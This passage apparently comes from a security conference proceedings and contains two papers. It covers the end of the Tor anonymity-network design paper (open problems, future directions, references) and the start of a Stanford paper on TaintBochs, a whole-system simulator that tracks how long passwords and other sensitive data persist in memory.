always chooses at least three nodes unrelated to herself and her destination. Should Alice choose a random path length (e.g. from a geometric distribution) to foil an attacker who uses timing to learn that he is the fifth hop and thus concludes that both Alice and the responder are running ORs?

Throughout this paper, we have assumed that end-to-end traffic confirmation will immediately and automatically defeat a low-latency anonymity system. Even high-latency anonymity systems can be vulnerable to end-to-end traffic confirmation, if the traffic volumes are high enough, and if users' habits are sufficiently distinct [14, 31]. Can anything be done to make low-latency systems resist these attacks as well as high-latency systems? Tor already makes some effort to conceal the starts and ends of streams by wrapping long-range control commands in identical-looking relay cells. Link padding could frustrate passive observers who count packets; long-range padding could work against observers who own the first hop in a circuit. But more research remains to find an efficient and practical approach. Volunteers prefer not to run constant-bandwidth padding; but no convincing traffic shaping approach has been specified. Recent work on long-range padding [33] shows promise. One could also try to reduce correlation in packet timing by batching and re-ordering packets, but it is unclear whether this could improve anonymity without introducing so much latency as to render the network unusable.

A cascade topology may better defend against traffic confirmation by aggregating users, and making padding and mixing more affordable. Does the hydra topology (many input nodes, few output nodes) work better against some adversaries? Are we going to get a hydra anyway because most nodes will be middleman nodes?

Common wisdom suggests that Alice should run her own OR for best anonymity, because traffic coming from her node could plausibly have come from elsewhere. How much mixing does this approach need? Is it immediately beneficial because of real-world adversaries that can't observe Alice's router, but can run routers of their own?

To scale to many users, and to prevent an attacker from observing the whole network, it may be necessary to support far more servers than Tor currently anticipates. This introduces several issues. First, if approval by a central set of directory servers is no longer feasible, what mechanism should be used to prevent adversaries from signing up many colluding servers? Second, if clients can no longer have a complete picture of the network, how can they perform discovery while preventing attackers from manipulating or exploiting gaps in their knowledge? Third, if there are too many servers for every server to constantly communicate with every other, which non-clique topology should the network use? (Restricted-route topologies promise comparable anonymity with better scalability [13], but whatever topology we choose, we need some way to keep attackers from manipulating their position within it [21].) Fourth, if no central authority is track-



ing server reliability, how do we stop unreliable servers from making the network unusable? Fifth, do clients receive so much anonymity from running their own ORs that we should expect them all to do so [1], or do we need another incentive structure to motivate them? Tarzan and MorphMix present possible solutions.

When a Tor node goes down, all its circuits (and thus streams) must break. Will users abandon the system because of this brittleness? How well does the method in Section 6.1 allow streams to survive node failure? If affected users rebuild circuits immediately, how much anonymity is lost? It seems the problem is even worse in a peer-to-peer environment—such systems don't yet provide an incentive for peers to stay connected when they're done retrieving content, so we would expect a higher churn rate.

## 10 Future Directions

Tor brings together many innovations into a unified deployable system. The next immediate steps include:

*Scalability:* Tor's emphasis on deployability and design simplicity has led us to adopt a clique topology, semi-centralized directories, and a full-network-visibility model for client knowledge. These properties will not scale past a few hundred servers. Section 9 describes some promising approaches, but more deployment experience will be helpful in learning the relative importance of these bottlenecks.

*Bandwidth classes:* This paper assumes that all ORs have good bandwidth and latency. We should instead adopt the MorphMix model, where nodes advertise their bandwidth level (DSL, T1, T3), and Alice avoids bottlenecks by choosing nodes that match or exceed her bandwidth. In this way DSL users can usefully join the Tor network.

*Incentives:* Volunteers who run nodes are rewarded with publicity and possibly better anonymity [1]. More nodes means increased scalability, and more users can mean more anonymity. We need to continue examining the incentive structures for participating in Tor. Further, we need to explore more approaches to limiting abuse, and understand why most people don't bother using privacy systems.

*Cover traffic:* Currently Tor omits cover traffic—its costs in performance and bandwidth are clear but its security benefits are not well understood. We must pursue more research on link-level cover traffic and long-range cover traffic to determine whether some simple padding method offers provable protection against our chosen adversary.

*Caching at exit nodes:* Perhaps each exit node should run a caching web proxy [47], to improve anonymity for cached pages (Alice's request never leaves the Tor network), to improve speed, and to reduce bandwidth cost. On the other hand, forward security is weakened because caches constitute a record of retrieved files. We must find the right balance between usability and security.

*Better directory distribution:* Clients currently download a description of the entire network every 15 minutes. As the state grows larger and clients more numerous, we may need a solution in which clients receive incremental updates to directory state. More generally, we must find more scalable yet practical ways to distribute up-to-date snapshots of network status without introducing new attacks.

*Further specification review:* Our public byte-level specification [20] needs external review. We hope that as Tor is deployed, more people will examine its specification.

*Multisystem interoperability:* We are currently working with the designer of MorphMix to unify the specification and implementation of the common elements of our two systems. So far, this seems to be relatively straightforward. Interoperability will allow testing and direct comparison of the two designs for trust and scalability.

*Wider-scale deployment:* The original goal of Tor was to gain experience in deploying an anonymizing overlay network, and learn from having actual users. We are now at a point in design and development where we can start deploying a wider network. Once we have many actual users, we will doubtlessly be better able to evaluate some of our design decisions, including our robustness/latency tradeoffs, our performance tradeoffs (including cell size), our abuse-prevention mechanisms, and our overall usability.

## Acknowledgments

We thank Peter Palfrader, Geoff Goodell, Adam Shostack, Joseph Sokol-Margolis, John Bashinski, and Zack Brown for editing and comments; Matej Pfajfar, Andrei Serjantov, Marc Rennhard for design discussions; Bram Cohen for congestion control discussions; Adam Back for suggesting telescoping circuits; and Cathy Meadows for formal analysis of the *extend* protocol. This work has been supported by ONR and DARPA.

## References

- [1] A. Acquisti, R. Dingledine, and P. Syverson. On the economics of anonymity. In R. N. Wright, editor, *Financial Cryptography*. Springer-Verlag, LNCS 2742, 2003.
- [2] R. Anderson. The eternity service. In *Pragocrypt '96*, 1996.
- [3] The Anonymizer. <<http://anonymizer.com/>>.
- [4] A. Back, I. Goldberg, and A. Shostack. Freedom systems 2.1 security issues and analysis. White paper, Zero Knowledge Systems, Inc., May 2001.
- [5] A. Back, U. Möller, and A. Stiglic. Traffic analysis attacks and trade-offs in anonymity providing systems. In I. S. Moskowitz, editor, *Information Hiding (IH 2001)*, pages 245–257. Springer-Verlag, LNCS 2137, 2001.
- [6] M. Bellare, P. Rogaway, and D. Wagner. The EAX mode of operation: A two-pass authenticated-encryption scheme optimized for simplicity and efficiency. In *Fast Software Encryption 2004*, February 2004.



- [7] O. Berthold, H. Federrath, and S. Köpsell. Web MIXes: A system for anonymous and unobservable Internet access. In H. Federrath, editor, *Designing Privacy Enhancing Technologies: Workshop on Design Issue in Anonymity and Unobservability*. Springer-Verlag, LNCS 2009, 2000.
- [8] P. Boucher, A. Shostack, and I. Goldberg. Freedom systems 2.0 architecture. White paper, Zero Knowledge Systems, Inc., December 2000.
- [9] Z. Brown. Cebolla: Pragmatic IP Anonymity. In *Ottawa Linux Symposium*, June 2002.
- [10] D. Chaum. Untraceable electronic mail, return addresses, and digital pseudo-nyms. *Communications of the ACM*, 4(2), February 1981.
- [11] F. Dabek, M. F. Kaashoek, D. Karger, R. Morris, and I. Stoica. Wide-area cooperative storage with CFS. In *18th ACM Symposium on Operating Systems Principles (SOSP '01)*, Chateau Lake Louise, Banff, Canada, October 2001.
- [12] W. Dai. Popenet 1.1. Usenet post, August 1996. <<http://www.eskimo.com/~weidai/pipenet.txt>> First mentioned in a post to the cypherpunks list, Feb. 1995.
- [13] G. Danezis. Mix-networks with restricted routes. In R. Dingledine, editor, *Privacy Enhancing Technologies (PET 2003)*. Springer-Verlag LNCS 2760, 2003.
- [14] G. Danezis. Statistical disclosure attacks. In *Security and Privacy in the Age of Uncertainty (SEC2003)*, pages 421–426, Athens, May 2003. IFIP TC11, Kluwer.
- [15] G. Danezis, R. Dingledine, and N. Mathewson. Mixminion: Design of a type III anonymous remailer protocol. In *2003 IEEE Symposium on Security and Privacy*, pages 2–15. IEEE CS, May 2003.
- [16] D. Dean and A. Stubblefield. Using Client Puzzles to Protect TLS. In *Proceedings of the 10th USENIX Security Symposium*. USENIX, Aug. 2001.
- [17] T. Dierks and C. Allen. The TLS Protocol — Version 1.0. IETF RFC 2246, January 1999.
- [18] R. Dingledine, M. J. Freedman, D. Hopwood, and D. Molnar. A Reputation System to Increase MIX-net Reliability. In I. S. Moskowitz, editor, *Information Hiding (IH 2001)*, pages 126–141. Springer-Verlag, LNCS 2137, 2001.
- [19] R. Dingledine, M. J. Freedman, and D. Molnar. The free haven project: Distributed anonymous storage service. In H. Federrath, editor, *Designing Privacy Enhancing Technologies: Workshop on Design Issue in Anonymity and Unobservability*. Springer-Verlag, LNCS 2009, July 2000.
- [20] R. Dingledine and N. Mathewson. Tor protocol specifications. <<http://freehaven.net/tor/tor-spec.txt>>.
- [21] R. Dingledine and P. Syverson. Reliable MIX Cascade Networks through Reputation. In M. Blaze, editor, *Financial Cryptography*. Springer-Verlag, LNCS 2357, 2002.
- [22] J. Douceur. The Sybil Attack. In *Proceedings of the 1st International Peer To Peer Systems Workshop (IPTPS)*, Mar. 2002.
- [23] H. Federrath, A. Jerichow, and A. Pfitzmann. MIXes in mobile communication systems: Location management with privacy. In R. Anderson, editor, *Information Hiding, First International Workshop*, pages 121–135. Springer-Verlag, LNCS 1174, May 1996.
- [24] M. J. Freedman and R. Morris. Tarzan: A peer-to-peer anonymizing network layer. In *9th ACM Conference on Computer and Communications Security (CCS 2002)*, Washington, DC, November 2002.
- [25] S. Goel, M. Robson, M. Polte, and E. G. Sirer. Herbivore: A scalable and efficient protocol for anonymous communication. Technical Report TR2003-1890, Cornell University Computing and Information Science, February 2003.
- [26] I. Goldberg. *A Pseudonymous Communications Infrastructure for the Internet*. PhD thesis, UC Berkeley, Dec 2000.
- [27] D. M. Goldschlag, M. G. Reed, and P. F. Syverson. Hiding routing information. In R. Anderson, editor, *Information Hiding, First International Workshop*, pages 137–150. Springer-Verlag, LNCS 1174, May 1996.
- [28] C. Gülcü and G. Tsudik. Mixing E-mail with Babel. In *Network and Distributed Security Symposium (NDSS 96)*, pages 2–16. IEEE, February 1996.
- [29] A. Hintz. Fingerprinting websites using traffic analysis. In R. Dingledine and P. Syverson, editors, *Privacy Enhancing Technologies (PET 2002)*, pages 171–178. Springer-Verlag, LNCS 2482, 2002.
- [30] A. Jerichow, J. Müller, A. Pfitzmann, B. Pfitzmann, and M. Waidner. Real-time mixes: A bandwidth-efficient anonymity protocol. *IEEE Journal on Selected Areas in Communications*, 16(4):495–509, May 1998.
- [31] D. Kesdogan, D. Agrawal, and S. Penz. Limits of anonymity in open environments. In F. Petitcolas, editor, *Information Hiding Workshop (IH 2002)*. Springer-Verlag, LNCS 2578, October 2002.
- [32] D. Koblas and M. R. Koblas. SOCKS. In *UNIX Security III Symposium (1992 USENIX Security Symposium)*, pages 77–83. USENIX, 1992.
- [33] B. N. Levine, M. K. Reiter, C. Wang, and M. Wright. Timing analysis in low-latency mix-based systems. In A. Juels, editor, *Financial Cryptography*. Springer-Verlag, LNCS (forthcoming), 2004.
- [34] B. N. Levine and C. Shields. Hordes: A multicast-based protocol for anonymity. *Journal of Computer Security*, 10(3):213–240, 2002.
- [35] C. Meadows. The NRL protocol analyzer: An overview. *Journal of Logic Programming*, 26(2):113–131, 1996.
- [36] U. Möller, L. Cottrell, P. Palfrader, and L. Sassaman. Mixmaster Protocol — Version 2. Draft, July 2003. <<http://www.abditum.com/mixmaster-spec.txt>>.
- [37] V. S. Pai, L. Wang, K. Park, R. Pang, and L. Peterson. The Dark Side of the Web: An Open Proxy's View. <<http://codeen.cs.princeton.edu/>>.
- [38] A. Pfitzmann, B. Pfitzmann, and M. Waidner. ISDN-mixes: Untraceable communication with very small bandwidth overhead. In *GI/ITG Conference on Communication in Distributed Systems*, pages 451–463, February 1991.
- [39] Privoxy. <<http://www.privoxy.org/>>.
- [40] M. G. Reed, P. F. Syverson, and D. M. Goldschlag. Protocols using anonymous connections: Mobile applications. In B. Christianson, B. Crispo, M. Lomas, and M. Roe, editors, *Security Protocols: 5th International Workshop*, pages 13–23. Springer-Verlag, LNCS 1361, April 1997.
- [41] M. G. Reed, P. F. Syverson, and D. M. Goldschlag. Anonymous connections and onion routing. *IEEE Journal on Selected Areas in Communications*, 16(4):482–494, May 1998.
- [42] M. K. Reiter and A. D. Rubin. Crowds: Anonymity for web transactions. *ACM TISSEC*, 1(1):66–92, June 1998.
- [43] M. Rennhard and B. Plattner. Practical anonymity for the masses with morphmix. In A. Juels, editor, *Financial Cryptography*. Springer-Verlag, LNCS (forthcoming), 2004.

- [44] M. Rennhard, S. Rafaeli, L. Mathy, B. Plattner, and D. Hutchison. Analysis of an Anonymity Network for Web Browsing. In *IEEE 7th Intl. Workshop on Enterprise Security (WET ICE 2002)*, Pittsburgh, USA, June 2002.
- [45] A. Serjantov and P. Sewell. Passive attack analysis for connection-based anonymity systems. In *Computer Security – ESORICS 2003*. Springer-Verlag, LNCS 2808, October 2003.
- [46] R. Sherwood, B. Bhattacharjee, and A. Srinivasan.  $p^5$ : A protocol for scalable anonymous communication. In *IEEE Symposium on Security and Privacy*, pages 58–70. IEEE CS, 2002.
- [47] A. Shubina and S. Smith. Using caching for browsing anonymity. *ACM SIGEcom Exchanges*, 4(2), Sept 2003.
- [48] P. Syverson, M. Reed, and D. Goldschlag. Onion Routing access configurations. In *DARPA Information Survivability Conference and Exposition (DISCEX 2000)*, volume 1, pages 34–40. IEEE CS Press, 2000.
- [49] P. Syverson, G. Tsudik, M. Reed, and C. Landwehr. Towards an Analysis of Onion Routing Security. In H. Federrath, editor, *Designing Privacy Enhancing Technologies: Workshop on Design Issue in Anonymity and Unobservability*, pages 96–114. Springer-Verlag, LNCS 2009, July 2000.
- [50] A. Tannenbaum. Computer networks, 1996.
- [51] The AN.ON Project. German police proceeds against anonymity service. Press release, September 2003. <[http://www.datenschutzzentrum.de/material/themen/presse/anon-bka\\_e.htm](http://www.datenschutzzentrum.de/material/themen/presse/anon-bka_e.htm)>.
- [52] M. Waldman and D. Mazières. Tangler: A censorship-resistant publishing system based on document entanglements. In *8<sup>th</sup> ACM Conference on Computer and Communications Security (CCS-8)*, pages 86–135. ACM Press, 2001.
- [53] M. Waldman, A. Rubin, and L. Cranor. Publius: A robust, tamper-evident, censorship-resistant and source-anonymous web publishing system. In *Proc. 9th USENIX Security Symposium*, pages 59–72, August 2000.
- [54] M. Wright, M. Adler, B. N. Levine, and C. Shields. Defending anonymous communication against passive logging attacks. In *IEEE Symposium on Security and Privacy*, pages 28–41. IEEE CS, May 2003.



# Understanding Data Lifetime via Whole System Simulation

Jim Chow, Ben Pfaff, Tal Garfinkel, Kevin Christopher, Mendel Rosenblum  
{jchow,blp,talg,kchristo,mendel}@cs.stanford.edu  
Stanford University Department of Computer Science

## Abstract

*Strictly limiting the lifetime (i.e. propagation and duration of exposure) of sensitive data (e.g. passwords) is an important and well accepted practice in secure software development. Unfortunately, there are no current methods available for easily analyzing data lifetime, and very little information available on the quality of today's software with respect to data lifetime.*

*We describe a system we have developed for analyzing sensitive data lifetime through whole system simulation called TaintBochs. TaintBochs tracks sensitive data by "tainting" it at the hardware level. Tainting information is then propagated across operating system, language, and application boundaries, permitting analysis of sensitive data handling at a whole system level.*

*We have used TaintBochs to analyze sensitive data handling in several large, real world applications. Among these were Mozilla, Apache, and Perl, which are used to process millions of passwords, credit card numbers, etc. on a daily basis. Our investigation reveals that these applications and the components they rely upon take virtually no measures to limit the lifetime of sensitive data they handle, leaving passwords and other sensitive data scattered throughout user and kernel memory. We show how a few simple and practical changes can greatly reduce sensitive data lifetime in these applications.*

## 1 Introduction

Examining sensitive data lifetime can lend valuable insight into the security of software systems. When studying data lifetime we are concerned with two primary issues: how long a software component (e.g. operating system, library, application) keeps data it is processing alive (i.e. in an accessible form in memory or persistent storage) and where components propagate data (e.g. buffers, log files, other components).

As data lifetime increases so does the likelihood of exposure to an attacker. Exposure can occur by way of an attacker gaining access to system memory or to persistent storage (e.g. swap space) to which data has leaked. Careless data handling also increases the risk of data exposure via interaction with features such as logging, command histories, session management, crash dumps or crash reporting [6], interactive error reporting, etc.

Unfortunately, even simple questions about data lifetime can be surprisingly difficult to answer in real systems. The same data is often handled by many different components, including device drivers, operating system, system libraries, programming language runtimes, applications, etc., in the course of a single transaction. This limits the applicability of traditional static and dynamic program analysis techniques, as they are typically limited in scope to a single program, often require program source code, and generally cannot deal with more than one implementation language.

To overcome these limitations we have developed a tool based on whole-system simulation called TaintBochs, which allows us to track the propagation of sensitive data at hardware level, enabling us to examine all places that sensitive data can reside. We examine systems with TaintBochs by running the entire software stack, including operating system, application code, etc. inside a simulated environment. Every byte of system memory, device state, and relevant processor state is tagged with a taint-status flag. Data is "tainted" if it is considered sensitive.

TaintBochs propagates taint flags whenever their corresponding values in hardware are involved in an operation. Thus, tainted data is tracked throughout the system as it flows through kernel device drivers, user-level GUI widgets, application buffers, etc. Tainting is introduced when sensitive data enters the system, such as when a password is read from the keyboard device, an application reads a particular data set, etc.

We applied TaintBochs to analyzing the lifetime of password information in a variety of large, real-world applications, including Mozilla, Apache, Perl, and Emacs on the Linux platform. Our analysis revealed that these applications, the kernel, and the libraries that they relied upon generally took no steps to reduce data lifetime. Buffers containing sensitive data were deallocated without being cleared of their contents, leaving sensitive data to sit on the heap indefinitely. Sensitive data was left in cleartext in memory for indeterminate periods without good reason, and unnecessary replication caused excessive copies of password material to be scattered all over the heap. In the case of Emacs our analysis also uncovered an interaction between the keyboard history



mechanism and shell mode which caused passwords to be placed into the keyboard history in the clear.

On a positive note our analysis revealed that simple modifications could yield significant improvements. For example, adding a small amount of additional code to clear buffers in the string class destructor in Mozilla greatly reduced the amount of sensitive input form data (e.g. CGI password data) in the heap without a noticeable impact on either code complexity or performance.

Our exposition proceeds as follows. In section 2 we present the motivation for our work, discussing why data lifetime is important to security, why minimizing data lifetime is challenging, and how whole system simulation can help. Section 3 describes the design of TaintBochs, its policy for propagating taint information and the rationale behind it, its support for introducing and logging taints, and our analysis framework. Section 4 describes our experiments on Mozilla, Apache, Perl, and Emacs, analyzes the results, and describes a few simple changes we made to greatly reduced the quantity of long-lived tainted data in programs we examined. Section 5 covers related work. Section 6 describes our thoughts about future work in this area. Finally, section 7 concludes.

## 2 Motivation

This section examines why data lifetime is important, how this issue has been overlooked in many of today's systems, why it is so difficult to ensure minimal data lifetime, and how TaintBochs can help ameliorate these problems.

### Threat Model or Why Worry about Data Lifetime?

The longer sensitive data resides in memory, the greater the risk of exposure. A long running process can easily accumulate a great deal of sensitive data in its heap simply by failing to take appropriate steps to clear that memory before `free()`ing it. A skillful attacker observing such a weakness could easily recover this information from a compromised system simply by combing an application's heap. More importantly, the longer data remains in memory the greater its chances of being leaked to disk by swapping, hibernation, a virtual machine being suspended, a core dump, etc.

Basic measures for limiting the lifetime of sensitive data including password and key material and keeping it off persistent storage have become a standard part of secure software engineering texts [29] and related literature [13, 28]. Extensive work has been done to gauge the difficulty of purging data from magnetic media once it has been leaked there [11], and even issues of persistence in solid state storage have been examined [12]. Concern about sensitive data being leaked to disk has

fueled work on encrypted swap [21] and encrypted file systems [4] which can greatly reduce the impact of sensitive data leaks to disk. Unfortunately, these measures have seen fairly limited deployment.

Identifying long-lived data is not so obviously useful as, say, detecting remotely exploitable buffer overflows. It is a more subtle issue of ensuring that principles of conservative design have been followed to minimize the impact of a compromise and decrease the risk of harmful feature interactions. The principles that underly our motivation are: first, minimize available privilege (i.e. sensitive data access) throughout the lifetime of a program; second, defense in depth, e.g. avoid relying solely on measures such as encrypted swap to keep sensitive data off disk.

While awareness of data lifetime issues runs high among the designers and implementers of cryptographic software, awareness is low outside of this community. This should be a significant point for concern. As our work with Mozilla in particular demonstrates, even programs that should know better are entirely careless with sensitive data. Perhaps one explanation for this phenomenon is that if data is not explicitly identified as, for example, a cryptographic key, it receives no special handling. Given that most software has been designed this way, and that this software is being used for a wide range of sensitive applications, it is important to have an easy means of identifying which data is sensitive, and in need of special handling.

**Minimizing Data Lifetime is Hard** The many factors which affect data lifetime make building secure systems a daunting task. Even systems which strive to handle data carefully are often foiled by a variety of factors including programmer error and weaknesses in components they rely upon. This difficulty underscores the need for tools to aid examining systems for errors.

Common measures taken to protect sensitive data include zeroing out memory containing key material as soon as that data is no longer needed (e.g. through the `C` `memset()` function) and storing sensitive material on pages which have been pinned in memory (e.g. via the `UNIX` `mmap()` or `mlock()` system calls), to keep them off of persistent storage. These measures can and have failed in a variety of ways, from poor interactions between system components with differing assumptions about data lifetime to simple programmer error.

A very recent example is provided by Howard [14] who noted that `memset()` alone is ineffective for clearing out memory with any level of optimization turned on in Borland, Microsoft, and GNU compilers. The problem is that buffers which are being `memset()` to clear their contents are effectively "dead" already, i.e. they will never be read again, thus the compiler marks this

code as redundant and removes it. When this problem was revealed it was found that a great deal of software, including a variety of cryptographic libraries written by experienced programmers, had failed to take adequate measures to address this. Now that this problem has been identified, multiple ad-hoc ways to work around this problem have been developed; however, none of them is entirely straightforward or foolproof.

Sometimes explicitly clearing memory is not even possible. If a program unexpectedly halts without clearing out sensitive data, operating systems make no guarantees about when memory will be cleared, other than it will happen before the memory is allocated again. Thus, sensitive data can live in memory for a great deal of time before it is purged. Similarly, socket buffers, IPC buffers, and keyboard input buffers, are all outside of programmer control.

Memory locking can fail for a wide range of reasons. Some are as simple as memory locking functions that provide misleading functionality. For example, a pair of poorly documented memory locking functions in some versions of Windows, named `VirtualLock()` and `VirtualUnlock()`, are simply advisory, but this has been a point of notable confusion [13].

OS hibernation features do not respect memory locking guarantees. If programs have anticipated the need, they can usually request notification before the system hibernates; however, most programs do not.

Virtual machine monitors such as VMware Workstation and ESX [30] have limited knowledge of the memory management policies of their guest OSes. Many VMM features, including virtual memory (i.e. paging), suspending to disk, migration, etc., can write any and all state of a guest operating system to persistent storage in a manner completely transparent to the guest OS and its applications. This undermines any efforts by the guest to keep memory off of storage such as locking pages in memory or encrypting the swap file.

In addition to these system level complications, unexpected interactions between features within or across applications can expose sensitive data. Features such as logging, command histories, session management, crash dumps/crash reporting, interactive error reporting, etc. can easily expose sensitive data to compromise.

Systems are made of many components that application designers did not develop and whose internals they have little a priori knowledge of. Further, poor handling of sensitive data is pervasive. While a few specialized security applications and libraries are quite conservative about their data handling, most applications, language runtimes, libraries and operating system are not. As we discuss later in Section 4, even the most common components such as Mozilla, Apache, Perl, and Emacs and even the Linux kernel are relatively profligate with their

handling of sensitive data. This makes building systems which are conservative about sensitive data handling extremely difficult.

**Whole System Simulation can Help** TaintBoch's approach of tracking sensitive data of interest via whole system simulation is an attractive platform for tackling this problem. It is practical, relatively simple to implement (given a simulator), and possesses several unique properties that make it particularly well suited to examining data lifetime.

TaintBochs's whole system view allows interactions between components to be analyzed, and the location of sensitive data to be easily identified. Short of this approach, this is a surprisingly difficult problem to solve. Simply grepping for a sensitive string to see if it is present in system memory will yield limited useful information. In the course of traversing different programs, data will be transformed through a variety of encodings and application specific data formats that make naive identification largely impossible. For example, in section 4 we find that a password passing from keyboard to screen is alternately represented as keyboard scan codes, plain ASCII, and X11 scan codes. It is buffered as a set of single-character strings, and elements in a variety of circular queues.

Because TaintBochs tracks data at an architectural level, it does not require source code for the components that an analysis traverses (although this does aid interpretation). Because analysis is done at an architectural level, it makes no assumptions about the correctness of implementations of higher level semantics. Thus, high level bugs or misfeatures (such as a compiler optimizing away `memset()`) are not overlooked.

Comparison of a whole system simulation approach with other techniques is discussed further in the related work, section 5.

### 3 TaintBochs Design and Implementation

TaintBochs is our tool for measuring data lifetime. At its heart is a hardware simulator that runs the entire software stack being analyzed. This software stack is referred to as the *guest system*. TaintBochs is based on the open-source IA-32 simulator Bochs v2.0.2 [5]. Bochs itself is a full featured hardware emulator that can emulate a variety of different CPUs (386, 486, or Pentium) and I/O devices (IDE disks, Ethernet card, video card, sound card, etc.) and can run unmodified x86 operating systems including Linux and Windows.

Bochs is a *simulator*, meaning that guest code never runs directly on the underlying processor—it is merely interpreted, turning guest hardware instructions into appropriate actions in the simulation software. This per-

mits incredible control, allowing us to augment the architecture with taint propagation, extend the instruction set, etc.

We have augmented Bochs with three capabilities to produce TaintBochs. First, we provide the ability to track the propagation of sensitive data through the system at a hardware level, i.e. tainting. Second, we have added logging capabilities that allow system state such as memory and registers at any given time during a system's execution history to be examined. Finally, we developed an analysis framework that allows information about OS internals, debug information for the software that is running, etc. to be utilized in an integrated fashion to allow easy interpretation of tainting information. This allows us to trace tainted data to an exact program variable in an application (or the kernel) in the guest, and code propagating tainting to an exact source file and line number.

Our basic usage model consists of two phases. First, we run a simulation in which sensitive data (e.g. coming from the keyboard, network, etc.) is identified as tainted. The workload consists of normal user interaction, e.g. logging into a website via a browser. In the second phase, the simulation data is analyzed with the analysis framework. This allows us to answer open-ended queries about the simulation, such as where tainted data came from, where it was stored, how it was propagated, etc.

We will begin by looking at the implementation of TaintBochs, focusing on modifications to the simulator to facilitate tainting, logging, etc. We will then move on to examine the analysis framework and how it can be used with other tools to gain a complete picture of data lifetime in a system.

### 3.1 Hardware Level Tainting

There are two central issues to implementing hardware level tainting: first, tracking the location of sensitive state in the system, and, second, deciding how to evolve that state over time to keep a consistent picture of which state is sensitive. We will examine each of these issues in turn.

**Shadow Memory** To track the location of sensitive data in TaintBochs, we added another memory, set of registers, etc. called a *shadow memory*. The shadow memory tracks taint status of every byte in the system. Every operation performed on machine state by the processor or devices causes a parallel operation to be performed in shadow memory, e.g. copying a word from register A to location B causes the state in the shadow register A to be copied to shadow location B. Thus to determine if a byte is tainted we need only look in the corresponding location in shadow memory.

If any bit in a byte is tainted, the entire byte is considered tainted. Maintaining taint status at a byte granularity is a conservative approximation, i.e. we do not ever lose track of sensitive data, although some data may be unnecessarily tainted. Bit granularity would take minimal additional effort, but we have not yet encountered a situation where this would noticeably aid our analysis.

For simplicity, TaintBochs only maintains shadow memory for the guest's main memory and the IA-32's eight general-purpose registers. Debug registers, control registers, SIMD (e.g. MMX, SSE) registers, and flags are disregarded, as is chip set and I/O device state. Adding the necessary tracking for other processor or I/O device state (e.g. disk, frame buffer) would be quite straightforward, but the current implementation is sufficient for many kinds of useful analysis. We are not terribly concerned about the guest's ability to launder taint bits through the processor's debug registers, for example, as our assumption is that software under analysis is not intentionally malicious.

**Propagation Policy** We must decide how operations in the system should affect shadow state. If two registers A and B are added, and one of them is tainted, is the register where the result are stored also tainted? We refer to the collective set of policies that decide this as the *propagation policy*.

In the trivial case where data is simply copied, we perform the same operation in the address space of shadow memory. So, if the assignment  $A \leftarrow B$  executes on normal memory, then  $A \leftarrow B$  is also executed on shadow memory. Consequently, if B was tainted then A is now also tainted, and if B was not tainted, A is now also no longer tainted.

The answer is less straightforward when an instruction produces a new value based on a set of inputs. In such cases, our simulator must decide on whether and how to taint the instruction's output(s). Our choices must balance the desire to preserve any possibly interesting taints against the need to minimize spurious reports, i.e. avoid tainting too much data or uninteresting data. This roughly corresponds to the false negatives vs. false positives trade-offs made in other taint analysis tools. As we will see, it is in general impossible to achieve the latter goal perfectly, so some compromises must be made.

Processor instructions typically produce outputs that are some function of their inputs. Our basic propagation policy is simply that *if any byte of any input value is tainted, then all bytes of the output are tainted*. This policy is clearly *conservative* and errs on the side of tainting too much. Interestingly though, with the exception of cases noted below, we have not yet encountered any obviously spurious output resulting from our policy.



**Propagation Problems** There are a number of quite common situations where the basic propagation policy presented before either fails to taint interesting information, or taints more than strictly necessary. We have discovered the following so far:

- *Lookup Tables.* Sometimes tainted values are used by instructions as indexes into non-tainted memory (i.e. as an index into a lookup table). Since the tainted value *itself* is not used in the final computation, only the lookup value it points to, the propagation policy presented earlier would not classify the output as tainted.

This situation arises routinely. For example, Linux routinely remaps keyboard device data through a lookup table before sending keystrokes to user programs. Thus, user programs never directly see the data read in from the keyboard device, only the non-tainted values they index in the kernel's key remapping table.

Clearly this is not what we want, so we augmented our propagation policy to handle tainted indexes (i.e. tainted pointers) with the following rule: *if any byte of any input value that is involved in the address computation of a source memory operand is tainted, then the output is tainted, regardless of the taint status of the memory operand that is referenced.*

- *Constant Functions.* Tainted values are sometimes used in computations that always produce the same result. We call such computations *constant functions*. An example of such a computation might be the familiar IA-32 idiom for clearing out a register: `xor eax, eax`. After execution of this instruction, `eax` always holds value 0, regardless of its original value.

For our purposes, the output of constant functions never pose a security risk, even with tainted inputs, since the input values are not derivable from the output. In the `xor` example above, it is no less the situation as if the programmer had instead written `mov eax, 0`. In the `xor` case, our naive propagation policy taints the output, and in the `mov` case, our propagation policy does not taint the output (since immediate inputs are never considered tainted).

Clearly, our desire is to never taint the output of constant functions. And while this can clearly be done for special cases like `xor eax, eax` or similar sequences like `sub eax, eax`, this cannot be done in general since the general case (of which the `xor` and `sub` examples are merely degenerate members) is an arbitrary sequence of instructions that ultimately compute a constant function. For example, assuming `eax` is initially tainted, the sequence:

```
mov ebx, eax    ; ebx = eax
add ebx, ebx    ; ebx = 2 * eax
```

```
shl eax, 1      ; eax = 2 * eax
xor ebx, eax    ; ebx = 0
```

Always computes (albeit circuitously) zero for `ebx`, regardless of the original value of `eax`. By the time the instruction simulation reaches the `xor`, it has no knowledge of whether its operands have the same value because of some deterministic computation or through simple chance; it must decide, therefore, to taint its output.

One might imagine a variety of schemes to address this problem. Our approach takes advantage of the semantics of tainted values. For our research, we are interested in tainted data representing secrets like a user-typed password. Therefore, we simply define by fiat that we are only interested in taints on non-zero values. As a result, any operation that produces a zero output value never taints its output, since zero outputs are, by definition, uninteresting.

This simple heuristic has the consequence that constant functions producing nonzero values can still be tainted. This has not been a problem in practice since constant functions themselves are fairly rare, except for the degenerate ones that clear out a register. Moreover, tainted inputs find their way into a constant function even more rarely, because tainted memory generally represents a fairly small fraction of the guest's overall memory.

- *One-way Functions.* Constant functions are an interesting special case of a more general class of computations we call *one-way functions*. A one-way function is characterized by the fact that its input is not easily derived from its output. The problem with one-way functions is that tainted input values generally produce tainted outputs, just as they did for constant functions. But since the output value gives no practical information about the computation's inputs, it is generally uninteresting to flag such data as tainted from the viewpoint of analyzing information leaks, since no practical security risk exists.

A concrete example of this situation occurs in Linux, where keyboard input is used as a source of entropy for the kernel's random pool. Data collected into the random pool is passed through various mixing functions, which include cryptographic hashes like SHA-1. Although derivatives of the original keyboard input are used by the kernel when it extracts entropy from the pool, no practical information can be gleaned about the original keyboard input from looking at the random number outputs (at least, not easily).

Our system does not currently try to remove tainted outputs resulting from one-way functions, since instances of such taints are few and easily iden-



tifiable. Moreover, such taints are often useful for identifying the spread of tainted data, for example, the hash of a password is often used as a cryptographic key.

